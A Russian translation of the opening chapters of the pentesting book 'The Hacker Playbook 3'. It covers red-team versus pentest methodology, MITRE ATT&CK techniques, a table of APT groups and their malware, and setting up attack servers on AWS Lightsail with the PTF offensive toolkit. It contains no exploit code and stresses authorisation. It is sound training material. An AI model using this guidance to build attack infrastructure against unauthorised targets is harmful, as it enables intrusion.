# The Hacker Playbook 3

Русский перевод книги The Hacker Playbook 3.

Больше крутых материалов в моём телеграм-канале @grogrigs

# Предисловие

Это третья версия серии The Hacker Playbook (THP). Ниже приведен обзор всех новых уязвимостей и атак, которые будут обсуждаться. Помимо нового материала, сюда включены некоторые атаки и техники из предыдущих книг, которые по-прежнему актуальны сегодня, чтобы не приходилось возвращаться к прежним изданиям. Итак, что нового? Среди обновленных тем последних нескольких лет:

• злоупотребление Active Directory;
• злоупотребление Kerberos;
• продвинутые веб-атаки;
• более эффективные способы бокового перемещения;
• уязвимости облачных сред;
• более быстрый и умный подбор паролей;
• использование штатных средств системы;
• атаки с боковым перемещением;
• несколько специально подготовленных лабораторных стендов;
• уязвимости новых веб-языков;
• физические атаки;
• повышение привилегий;
• атаки PowerShell;
• атаки с использованием вымогательского ПО;
• Red Team и тестирование на проникновение;
• настройка инфраструктуры Red Team;
• практически полезные метрики Red Team;
• написание вредоносного ПО и обход антивирусов;
• и многое другое.

Кроме того, я постарался учесть все замечания и рекомендации, полученные от читателей первой и второй книг. Хочу еще раз подчеркнуть: я не профессиональный писатель. Я просто люблю безопасность, люблю преподавать безопасность, и эта книга - один из моих любимых проектов. Надеюсь, она вам понравится.

Эта книга также подробнее показывает, как развернуть лабораторную среду для проверки ваших атак, и включает самые свежие приемы и практические находки из области тестирования на проникновение. Наконец, я постарался сделать эту версию более простой для восприятия, поскольку многие учебные заведения включили мою книгу в свои программы. Везде, где это было возможно, я добавил лабораторные разделы, которые помогают проверить уязвимость или эксплойт на практике.

Как и в двух предыдущих книгах, я стараюсь держаться как можно ближе к реалистичным, "полевым" сценариям. Я также стараюсь уходить от теоретических атак и сосредоточиваться на том, что видел лично и что действительно работало. Думаю, в отрасли произошел серьезный сдвиг от тестировщиков на проникновение к Red Team, и я хочу не просто рассказать, а показать вам, почему это так. Как я уже говорил, моя страсть - обучать и бросать вызов другим. Поэтому мои цели для вас в этой книге двойные: во-первых, я хочу, чтобы вы вошли в мышление атакующего и поняли, как именно устроены атаки; во-вторых, я хочу, чтобы вы взяли изученные инструменты и техники и развили их дальше. Читать и повторять лабораторные работы - это только часть пути. Главный урок, который я даю своим студентам: пусть ваша работа говорит о ваших талантах. Вместо того чтобы работать только над резюме - конечно, резюме у вас должно быть, - я искренне считаю, что в безопасности сильный публичный репозиторий на Github и технический блог говорят намного громче хорошего резюме. Живете ли вы в синем оборонительном мире или в красном

наступательном, участие в жизни нашего сообщества безопасности и обмен знаниями необходимы.

Тем, кто не читал две мои предыдущие книги, может быть интересно, в чем состоит мой опыт. За плечами у меня более 12 лет тестирования на проникновение и работы в Red Team для крупных финансовых организаций, больших коммунальных компаний, развлекательных компаний из Fortune 500 и государственных организаций. Я также много лет преподавал наступательную сетевую безопасность в колледжах, выступал на нескольких конференциях по безопасности, упоминался во многих профильных публикациях, вел курсы по всей стране, проводил несколько публичных CTF-соревнований и основал собственную школу безопасности. Одним из моих больших любимых проектов стало создание свободного и открытого сообщества безопасности в Южной Калифорнии под названием LETHAL (meetup.com/lethal). Сейчас, когда в нем более 800 участников, ежемесячные встречи, CTF-соревнования и многое другое, оно превратилось в замечательную среду, где люди могут делиться опытом, учиться и расти.

Важно отметить, что я использую как коммерческие, так и открытые инструменты. Для каждого обсуждаемого коммерческого инструмента я стараюсь привести открытый аналог. Иногда я встречаю пентестеров, которые утверждают, что пользуются только open source-инструментами. Как тестировщику на проникновение мне трудно принять такую позицию. Если вы должны имитировать атаку из "реального мира", у "плохих парней" нет подобных ограничений. Следовательно, вам нужно использовать любой инструмент - коммерческий или открытый, - который позволит выполнить задачу.

Меня часто спрашивают, для кого предназначена эта книга. На это очень трудно ответить точно, потому что я действительно верю: учиться может любой специалист по безопасности. Какие-то части книги могут оказаться слишком сложными для начинающих читателей, какие-то - слишком простыми для опытных хакеров, а какие-то вообще могут не относиться к вашей области безопасности.

Тем, кто только входит в безопасность, скажу: один из самых частых отзывов, который я слышу от читателей, состоит в том, что больше всего пользы эти книги приносят после второго или третьего прочтения, если между чтениями сделать достаточную паузу. В книге много материала, и иногда требуется время, чтобы все это усвоить. Поэтому я бы сказал так: расслабьтесь, внимательно прочитайте книгу, пройдите лабораторные работы и примеры, постройте свою лабораторию, выложите свои скрипты и код в публичный репозиторий Github и заведите блог.

Наконец, работа участника Red Team наполовину состоит из технических навыков, а наполовину - из уверенности. Многие упражнения по социальной инженерии требуют преодолеть нервозность и выйти из зоны комфорта. Дэвид Леттерман сказал это лучше всех: "Притворяться, что ты не боишься, так же хорошо, как действительно не бояться". Хотя к этому стоит относиться с долей скепсиса, иногда нужно просто набраться уверенности, сделать дело и не оглядываться назад.

## Примечания и отказ от ответственности

Не могу повторить это достаточно настойчиво: не ищите уязвимые серверы и эксплойты в системах, которыми вы не владеете, без надлежащего разрешения. Не пытайтесь выполнить ни одну из атак из этой книги без надлежащего разрешения. Даже если вами движет любопытство, а не злой умысел, из-за таких действий у вас все равно могут возникнуть серьезные проблемы. Существует множество программ поиска ошибок и уязвимых сайтов или виртуальных машин, на которых можно учиться и продолжать расти. Даже в некоторых программах поиска ошибок выход за рамки разрешенного или чрезмерно агрессивные действия могут привести к неприятностям:

https://www.forbes.com/sites/thomasbrewster/2015/12/17/facebook-instagram-security-research-threats/#c3309902fb52

https://nakedsecurity.sophos.com/2012/02/20/jail-facebook-ethical-hacker/


https://www.cyberscoop.com/dji-bug-bounty-drone-technology-sean-melia-kevin-finisterre/

Если вам кажется, что что-то неправильно, скорее всего, это действительно неправильно, и вам следует спросить юриста или связаться с Electronic Frontier Foundation (EFF) (https://www.eff.org/pages/legal-assistance). Между исследованием и незаконной деятельностью проходит тонкая грань.

Просто помните: проверяйте ТОЛЬКО те системы, на которые у вас есть письменное разрешение. Просто погуглите выражение "hacker jailed", и вы увидите множество примеров, когда молодых подростков приговаривали к годам тюрьмы за то, что им казалось "веселым развлечением". Существует много бесплатных платформ, где легальный хакинг разрешен и помогает продолжать обучение.

Наконец, я не эксперт в Windows, программировании, разработке эксплойтов, Linux или, по большому счету, в чем-либо еще. Если я неточно высказался о конкретной технологии, инструменте или процессе, я обязательно обновлю страницу Hacker Playbook Updates (thehackerplaybook.com/updates), когда мне сообщат о неточности. Кроме того, значительная часть моей книги опирается на исследования других людей в этой области, и я стараюсь по возможности давать ссылки на их оригинальные работы. Опять же, если я кого-то пропущу, я обновлю страницу Updates и добавлю эту информацию. У нас потрясающее сообщество, и я хочу убедиться, что каждый получит признание за свою замечательную работу!

# Введение




В предыдущем задании (The Hacker Playbook 2) вам поручили проникнуть на оружейный объект Cyber Kittens. Теперь они вернулись с новым космическим подразделением под названием Cyber Space Kittens (CSK). Это новое подразделение учло все уроки предыдущей оценки безопасности, усилило свои системы, развернуло локальный центр мониторинга безопасности и даже создало политики безопасности. Они наняли вас, чтобы понять, помогли ли все эти средства контроля их общей защищенности.

По тем немногим деталям, которые нам удалось собрать, похоже, Cyber Space Kittens обнаружили секретную планету, расположенную в Большой туманности Андромеды, или галактике Андромеды. Эта планета, находящаяся на одном из двух спиральных рукавов, называется KITT-3n. KITT-3n, размер которой вдвое превышает размер Земли, находится в двойной системе OI 31337 со звездой, которая также вдвое больше земного Солнца. Это создает потенциально пригодную для жизни среду с океанами, озерами, растениями и, возможно, даже жизнью...

С надеждой на новую жизнь, воду и еще одну пригодную планету космическая гонка становится реальностью. CSK наняла нас для проведения оценки Red Team, чтобы убедиться, что они защищены и способны обнаружить и остановить компрометацию. Руководство CSK видело и слышало обо всех крупных взломах за последний год и хочет нанять только лучших. Вот где

появляетесь вы...

Ваша миссия, если вы решите ее принять, - найти все внешние и внутренние уязвимости, использовать новейшие эксплойты, применять цепочки уязвимостей и проверить, смогут ли их защитные команды обнаружить или остановить вас.

Какие типы тактик, угроз и процедур вам придется применять? В этой кампании вам понадобится провести огромный объем разведки и обнаружения, искать слабые места во внешней инфраструктуре, использовать социальную инженерию против сотрудников, повышать привилегии, получать информацию о внутренней сети, перемещаться по сети вбок и в конечном счете извлечь данные из систем и баз данных KITT-3n.

## Команды тестирования на проникновение и Red Team

Прежде чем погружаться в технические идеи, лежащие в основе Red Team, мне нужно уточнить, что я понимаю под тестированием на проникновение и Red Team. Эти слова часто используют, и их легко немного смешать. В этой книге я хочу объяснить, как буду применять эти два термина.

Тестирование на проникновение - это более строгая и методичная проверка сети, приложения, оборудования и так далее. Если вы еще этого не сделали, рекомендую прочитать Penetration Testing Execution Standard (PTES: http://www.pentest-standard.org) - это отличный пошаговый обзор того, как выполнять оценку. Если кратко, вы проходите все этапы: определение границ, сбор разведданных, анализ уязвимостей, эксплуатация, действия после эксплуатации и отчетность. В традиционном сетевом тесте мы обычно сканируем уязвимости, находим и используем уязвимую систему или приложение, возможно, немного работаем после эксплуатации, находим администратора домена и пишем отчет. Такие проверки создают матрицу уязвимостей, проблем с исправлениями и вполне применимых результатов. Даже на этапе определения границ тесты на проникновение очень четко описаны, ограничены периодом оценки в одну-две недели и обычно заранее объявляются внутренним командам безопасности компании. Компаниям по-прежнему нужны тестировщики на проникновение как часть безопасного жизненного цикла разработки ПО (S-SDLC).

В наши дни, даже когда у компаний есть программы управления уязвимостями, программы S-SDLC, тестировщики на проникновение, команды или программы реагирования на инциденты и множество очень дорогих средств безопасности, их все равно компрометируют. Если посмотреть на недавние утечки (http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks), видно, что многие из них произошли в очень крупных и зрелых компаниях. В других отчетах по безопасности мы видели, что некоторые компрометации могли длиться более 6 месяцев до обнаружения (https://en.wikipedia.org/wiki/Sony_Pictures_hack). Есть также отчеты, утверждающие, что почти треть всех компаний была взломана в 2017 году (https://www.esecurityplanet.com/network-security/almost-a-third-of-all-u.s.-businesses-were-breached-in-2017.html). Вопросы, которые я хочу, чтобы компании задавали себе, такие: если бы те же самые злоумышленники или группы акторов пришли к вашей компании с теми же самыми тактиками, смогли бы вы это обнаружить, сколько времени это заняло бы, смогли бы вы восстановиться и смогли бы точно понять, что они сделали?

Вот здесь в игру вступают Red Team. Миссия Red Team - имитировать тактики, техники и процедуры (TTP), применяемые противниками. Цели состоят в том, чтобы дать реальные и жесткие факты о том, как компания отреагирует, найти пробелы в программе безопасности, выявить недостатки навыков у сотрудников и в конечном счете повысить уровень защищенности.

Для Red Team процесс не так методичен, как при тестировании на проникновение. Поскольку мы моделируем реальные события, каждая проверка может значительно отличаться. Одни кампании

могут фокусироваться на получении персональных данных (PII) или данных кредитных карт, другие - на получении административного контроля над доменом. Кстати, об администраторе домена: именно здесь я вижу огромную разницу между тестами на проникновение и кампаниями Red Team. В сетевых пентестах мы любим добираться до Domain Admin (DA), получать доступ к контроллеру домена (DC) и на этом заканчивать. В кампаниях Red Team, в зависимости от самой кампании, мы можем полностью игнорировать DC. Одна из причин в том, что многие компании усиливают защиту вокруг своих DC. У них может быть белый список приложений, контроль целостности, множество правил IDS/IPS/HIPS и многое другое. Поскольку наша миссия - не быть обнаруженными, нам нужно действовать незаметно. Еще одно правило, которого мы придерживаемся: мы почти никогда не запускаем сканирование уязвимостей во внутренней сети. Как часто вы видели, чтобы противники после попадания в скомпрометированную среду начинали выполнять полное сканирование уязвимостей? Это крайне редко. Почему? Сканирование уязвимостей очень заметно в сети и в сегодняшних условиях, скорее всего, будет обнаружено.

Еще одно важное отличие в объеме работ - сроки. В тестах на проникновение нам везет, если дают две недели, а то и одну. Red Team, напротив, должна строить кампании длительностью от 2 недель до 6 месяцев. Это необходимо, потому что мы должны имитировать реальные атаки, социальную инженерию, маячный обмен и многое другое. Наконец, самое крупное различие - результат работы двух типов команд. Вместо списка уязвимостей выводы Red Team должны быть больше направлены на пробелы в процессах, политиках, инструментах и навыках blue team. В итоговом отчете у вас могут быть отдельные найденные уязвимости, использованные в кампании, но большинство выводов будут касаться пробелов в программе безопасности. Помните: выводы должны быть главным образом о программе безопасности, а не об IT.

| **Тесты на проникновение** | **Red Team** |
|---|---|
| Методичные оценки безопасности:<br>Взаимодействие до начала работ<br>Сбор разведданных<br>Анализ уязвимостей<br>Эксплуатация<br>Действия после эксплуатации<br>Отчетность | Гибкие оценки безопасности:<br>Сбор разведданных<br>Первоначальный плацдарм<br>Закрепление/локальное повышение привилегий<br>Локальное/сетевое перечисление<br>Боковое перемещение<br>Выявление/эксфильтрация данных<br>Повышение доменных привилегий/выгрузка хешей<br>Отчетность |
| Объем:<br>ограниченный объем работ<br>задание на 1-2 недели<br>обычно объявляется заранее<br>выявление уязвимостей | Объем:<br>без правил*<br>задание от 1 недели до 6 месяцев<br>без объявления<br>проверка blue team по программе, политикам, инструментам и навыкам |

* Не может быть незаконным...

В Red Team нам нужно показать компании ценность. Дело не в общем количестве уязвимостей и не в критичности отдельных уязвимостей, а в доказательстве того, как работает программа безопасности. Цель Red Team - имитировать события реального мира, которые мы можем отслеживать. Две сильные метрики, возникающие из таких кампаний, - время до обнаружения (TTD) и время до устранения (TTM). Это не новые понятия, но для Red Team они по-прежнему ценны.

Что означает время до обнаружения (TTD)? Это время между первоначальным возникновением инцидента и моментом, когда аналитик обнаруживает инцидент и начинает над ним работать. Допустим, у вас есть письмо социальной инженерии, и пользователь запускает вредоносное ПО на своей системе. Даже если его антивирус, хостовая система безопасности или средства мониторинга сработают, фиксируемое время - это момент, когда аналитик создает первую заявку.

Время до устранения (TTM) - вторая метрика, которую нужно фиксировать. Эта шкала времени отсчитывается до момента, когда реализованы блокировка на межсетевом экране, DNS sinkhole

или изоляция сети. Другая ценная информация для записи - как команды безопасности работают с IT, как руководство справляется с критическим инцидентом и паникуют ли сотрудники. Имея все эти данные, мы можем построить реальные числа, показывающие, насколько ваша компания находится под риском или насколько вероятна ее компрометация.

## Итоги

Главное, к чему я хочу подтолкнуть руководителей, - выйти из мышления, в котором они полагаются на метрики из аудитов. У всех нас есть причины соблюдать требования, и они определенно могут помогать нашим программам становиться зрелее, но они не всегда обеспечивают компании безопасность в реальном мире. Как Red Team, мы должны проверять, работает ли программа безопасности в целом.

Читая эту книгу, я хочу, чтобы вы поставили себя в мышление Red Team и сосредоточились на следующем:


• уязвимости в безопасности, а не в IT;
• моделирование событий реального мира;
• жизнь в мире постоянных заражений Red Team.

Бросайте вызов системе... Предоставляйте реальные данные, доказывающие пробелы в безопасности.

# Глава 1. Перед игрой - настройка

Как Red Team, мы не слишком заботимся о происхождении атаки как таковой. Вместо этого мы хотим учиться на TTP. Например, изучая публичные источники, мы нашли подробный отчет FireEye об атаке, которую они анализировали (https://www2.fireeye.com/rs/848-DID-242/images/rpt-apt29-hammertoss.pdf). Просматривая их анализ, мы видим, что TTP вредоносного ПО использовали Twitter как часть командное управление (C2), изображения с ключами шифрования, GitHub и стеганографию. Именно здесь мы построили бы похожую кампанию, чтобы проверить, сможет ли ваша компания обнаружить такую атаку.

Подробная разбивка APT-атак приведена в матрице MITRE Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK). Это большая коллекция разных TTP, часто используемых в самых разных атаках.




Еще один ресурс - постоянно обновляемый документ со списком APT-групп и операций от @cyb3rops. Этот Google-документ (http://bit.ly/2GZb8eW) разбирает различные предполагаемые APT-группы и их наборы инструментов. Для нас как red-team-специалистов это полезный список, чтобы моделировать разные атаки. Конечно, мы можем не использовать те же инструменты, которые описаны в отчетах, но можем построить похожие инструменты, выполняющие то же самое.

## Учения с предполагаемой компрометацией

Сегодня компаниям нужно жить в мире, где исходное предположение таково: их уже взломали. Слишком многие компании сейчас считают, что из-за какой-то галочки или ежегодного теста на проникновение они защищены. Нам нужно перейти в состояние мышления, где мы постоянно охотимся, предполагаем, что зло уже где-то рядом, и ищем эти аномалии.

Именно здесь кампании Red Team сильно отличаются от тестов на проникновение. Поскольку кампании Red Team фокусируются на обнаружении и снижении ущерба, а не на уязвимостях, мы

можем выполнять более необычные оценки. Одна оценка, дающая заказчикам или клиентам огромную пользу, называется учением с предполагаемой компрометацией. В таком учении идея состоит в том, что 0-day будут существовать всегда. Значит, может ли клиент выявить и остановить вторичные и третичные шаги?

В подобных сценариях Red Team работает с ограниченной группой людей внутри компании, чтобы добиться выполнения одной специально подготовленной вредоносной нагрузки на их сервере. Этот пейлоад должен пытаться установить исходящее соединение несколькими способами, обходить распространенные антивирусы и позволять выполнять дополнительные пейлоад из памяти. Примеры пейлоад будут встречаться на протяжении книги. После выполнения начального пейлоада начинается все самое интересное.

## Настройка кампании

Это одна из моих любимых частей в проведении Red Team. Прежде чем вы скомпрометируете первую систему, нужно определить рамки вашей кампании Red Team. Во многих тестах на проникновение вам дают цель, и вы постоянно пытаетесь пробиться именно в эту одну систему. Если что-то не получается, вы переходите к следующему варианту. Сценария нет, и обычно вы довольно сильно сосредоточены на этой сети.

Windows ATT&CK for Enterprise Matrix

| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery |
|---|---|---|---|---|
| Accessibility Features | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery |
| AppCert DLLs | Accessibility Features | Binary Padding | Brute Force | Application Window Discovery |
| AppInit DLLs | AppCert DLLs | Bypass User Account Control | Credential Dumping | File and Directory Discovery |
| Application Shimming | AppInit DLLs | Code Signing | Credentials in Files | Network Service Scanning |
| Authentication Package | Application Shimming | Component Firmware | Exploitation of Vulnerability | Network Share Discovery |
| Bootkit | Bypass User Account Control | Component Object Model Hijacking | Forced Authentication | Peripheral Device Discovery |
| Browser Extensions | DLL Search Order Hijacking | DLL Search Order Hijacking | Hooking | Permission Groups Discovery |

В кампаниях Red Team мы начинаем с нескольких целей. Эти цели могут включать, но не ограничиваются следующим:


- Каковы конечные цели? Это только обнаружение APT? Нужно получить флаг на сервере? Нужно получить данные из базы данных? Или нужно просто получить метрики TTD?
- Есть ли публичная кампания, которую мы хотим повторить?
- Какие техники вы собираетесь использовать? Мы говорили об использовании MITRE ATT&CK Matrix, но какие именно техники в каждой категории?
- Команда Red Canary предоставила подробную информацию по каждой из этих техник. Я настоятельно рекомендую выделить время и просмотреть их все: http://bit.ly/2H0MTZA.
- Какие инструменты клиент хочет, чтобы вы использовали? Это будут готовые коммерческие наступательные инструменты вроде Metasploit, Cobalt Strike, DNS Cat? Или специальные инструменты?

Самое приятное в том, что быть пойманным - часть оценки. В некоторых кампаниях нас ловят 4 или 5 раз, и нам приходится сжигать 4 или 5 разных сред. Это действительно показывает вашему клиенту, что его защиты работают или не работают, в зависимости от ожидаемых результатов. В конце книги я приведу примеры отчетности о том, как мы собираем метрики и представляем эти данные.

## Настройка внешних серверов

Есть множество сервисов, которые мы используем для построения кампаний. В сегодняшнем мире, где Virtual Private Servers (VPS) доступны в изобилии, развертывание атакующих машин в интернете не разорит ваш бюджет. Например, я часто использую Digital Ocean Droplets (https://www.digitalocean.com/products/compute) или серверы Amazon Web Services (AWS) Lightsail (https://lightsail.aws.amazon.com), чтобы настраивать свои VPS. Я использую эти сервисы потому, что они обычно очень недорогие, иногда бесплатные, позволяют запускать серверы Ubuntu, дают серверы в самых разных регионах и, что важнее всего, очень просты в настройке. За несколько минут можно поднять несколько серверов с работающими сервисами Metasploit и Empire.

В этой книге я сосредоточусь на серверах AWS Lightsail из-за простоты настройки, возможности автоматизировать сервисы и объема трафика, который обычно идет к AWS. После того как вы полностью создадите понравившийся образ, его можно быстро клонировать на несколько серверов, что делает создание готовых командное управление-узлов крайне простым.


APT Groups and Operations

File Edit View Insert Format Data Tools Add-ons Help

| | A | M | N | O | P | Q |
|---|---|---|---|---|---|---|
| | China | | | | | |
| | Common Name | Operation 1 | Operation 2 | Operation 3 | Operation 4 | Toolset / Malware |
| | Comment Crew | Shady RAT | | | | WEBC2, BISCUIT and many others |
| | APT 2 | | | | | MSUpdater |
| | UPS | Clandestine Fox | Double Tap | Clandestine Wolf | | Shotput, Pirpi, PlugX/Sogu, Kaba, Cookie Cutter, many 0days: IE, Firefox, a |
| | IXESHE | NYT Oct 2012 | | | | Etumbot, Riptide, Hightide, ThreeByte, Waterspout, Mswab, Gh0st, ShowN |
| | APT 16 | | | | | ELMER backdoor |
| | Hidden Lynx | Ephemeral Hydra | | | | BLACKCOFFEE, WEBCnC, Joy RAT, PlugX, Trojan.Naid, Backdoor.Moudoor |
| | Wekby | | | | | HTTPBrowser, TokenControl, HcdLoader, PisLoader |
| | Axiom | SMN | | | | Winnti, Gh0st RAT, Poisonlvy, HydraQ, Hikit, ZxShell, Deputy Dog, Derusbi, |
| | Winnti Group | | | | | Winnti, AceHash, PlugX, Webshells, ZxShell |
| | Shell Crew | Anthem | OPM | Anthem Hack | | Sakula/Sakurel, Derusbi, Scanbox Framework, many Webshells including |
| | Naikon | MsnMM | Naikon | Camera Shy | | RARSTONE, BACKSPACe, NETEAGLE, XSControl |

Еще раз: убедитесь, что соблюдаете условия обслуживания провайдера VPS, например https://aws.amazon.com/service-terms/, чтобы не получить проблем.

https://lightsail.aws.amazon.com/

Создайте экземпляр:

• я настоятельно рекомендую взять как минимум 1 GB RAM;
• место на диске обычно не проблема;
• Linux/Unix;
• OS Only -> Ubuntu;
• скачайте сертификат;
• `chmod 600 cert`;
• `ssh -i cert ubuntu@[ip]`.

После входа на сервер нужно установить все инструменты максимально эффективно и воспроизводимо. Здесь я рекомендую разработать собственные скрипты для настройки таких вещей, как правила IPTables, SSL-сертификаты, инструменты, скрипты и многое другое. Быстрый способ построить серверы - интегрировать The PenTesters Framework (PTF) от TrustedSec. Этот набор скриптов (https://github.com/trustedsec/ptf) выполняет за вас большую часть тяжелой работы и создает основу для всего остального. Давайте пройдем короткий пример установки всех наших инструментов эксплуатации, сбора разведданных, постэксплуатации, PowerShell и анализа уязвимостей.

```
sudo su -
apt-get update
apt-get install python
git clone https://github.com/trustedsec/ptf /opt/ptf
cd /opt/ptf && ./ptf
use modules/exploitation/install_update_all
use modules/intelligence-gathering/install_update_all
use modules/post-exploitation/install_update_all
use modules/powershell/install_update_all
use modules/vulnerability-analysis/install_update_all
cd /pentest
```

Следующее изображение показывает все разные доступные модули, некоторые из которых мы установили.

*Изображение всех доступных модулей*

Если посмотреть на наш атакующий VPS, видно, что все инструменты установлены на машине. Если мы хотим запустить Metasploit, достаточно набрать `msfconsole`.

*Все инструменты, установленные в* `/pentest`

Одна вещь, которую я по-прежнему рекомендую, - настроить строгие правила IPTables. Поскольку это будет ваш атакующий сервер, вам нужно ограничить, откуда могут начинаться SSH-аутентификации, откуда могут приходить пейлоад Empire/Meterpreter/Cobalt Strike, а также любые фишинговые страницы, которые вы поднимете.

Если вы помните конец 2016 года, кто-то нашел неаутентифицированное удаленное выполнение кода (RCE) на Cobalt Strike Team Server (https://blog.cobaltstrike.com/2016/09/28/cobalt-strike-rce-active-exploitation-reported/). Вы точно не хотите, чтобы ваши атакующие серверы были скомпрометированы вместе с данными вашего клиента.

Я также видел, как некоторые Red Team запускали Kali Linux или по крайней мере Metasploit в Docker внутри AWS (http://bit.ly/2qz2vN9). С моей точки зрения, неправильного способа создавать такие системы нет. Главное, что вам нужно, - эффективный и воспроизводимый процесс развертывания нескольких машин. Лучшая часть использования Lightsail в том, что после настройки машины под ваши предпочтения можно сделать snapshot этой машины и поднять несколько совершенно новых экземпляров из этого образа.

